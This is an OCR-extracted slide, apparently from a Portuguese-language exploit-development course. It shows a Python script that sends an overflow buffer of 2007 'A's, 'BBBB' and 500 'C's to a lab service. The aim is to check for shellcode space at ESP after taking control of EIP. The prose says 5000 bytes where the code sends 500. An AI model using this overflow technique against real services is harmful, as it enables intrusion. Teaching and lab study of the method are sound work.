
Encontrando o Espaço Para o ShellCode

+ O objetivo aqui é verificar se aplicação aceita o shellcode, que precisa normalmente de um espaço de cerca de 500 bytes
+ Pra isso, além do offset, devemos enviar também mais 5000 bytes de teste:


```
#!/usr/bin/python
import socket

dados = "A"*2007 + "BBBB" + "C"*500

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("172.15.0.97",5800))
s.recv(1024)
cmd = "SEND "+dados+"\r\n"
s.send(cmd.encode())
```



→ Daremos um follow in dump no ESP. Caso ele aceite os 500 C's, então, uma vex que dominamos o EIP, poderemos direcionar o fluxo do programa de EIP para ESP onde estará nosso shellcode



→ Aqui podemos ver que a apicação de fato aceitou nossos 500 C's, então temos espaço suficiente para o shellcode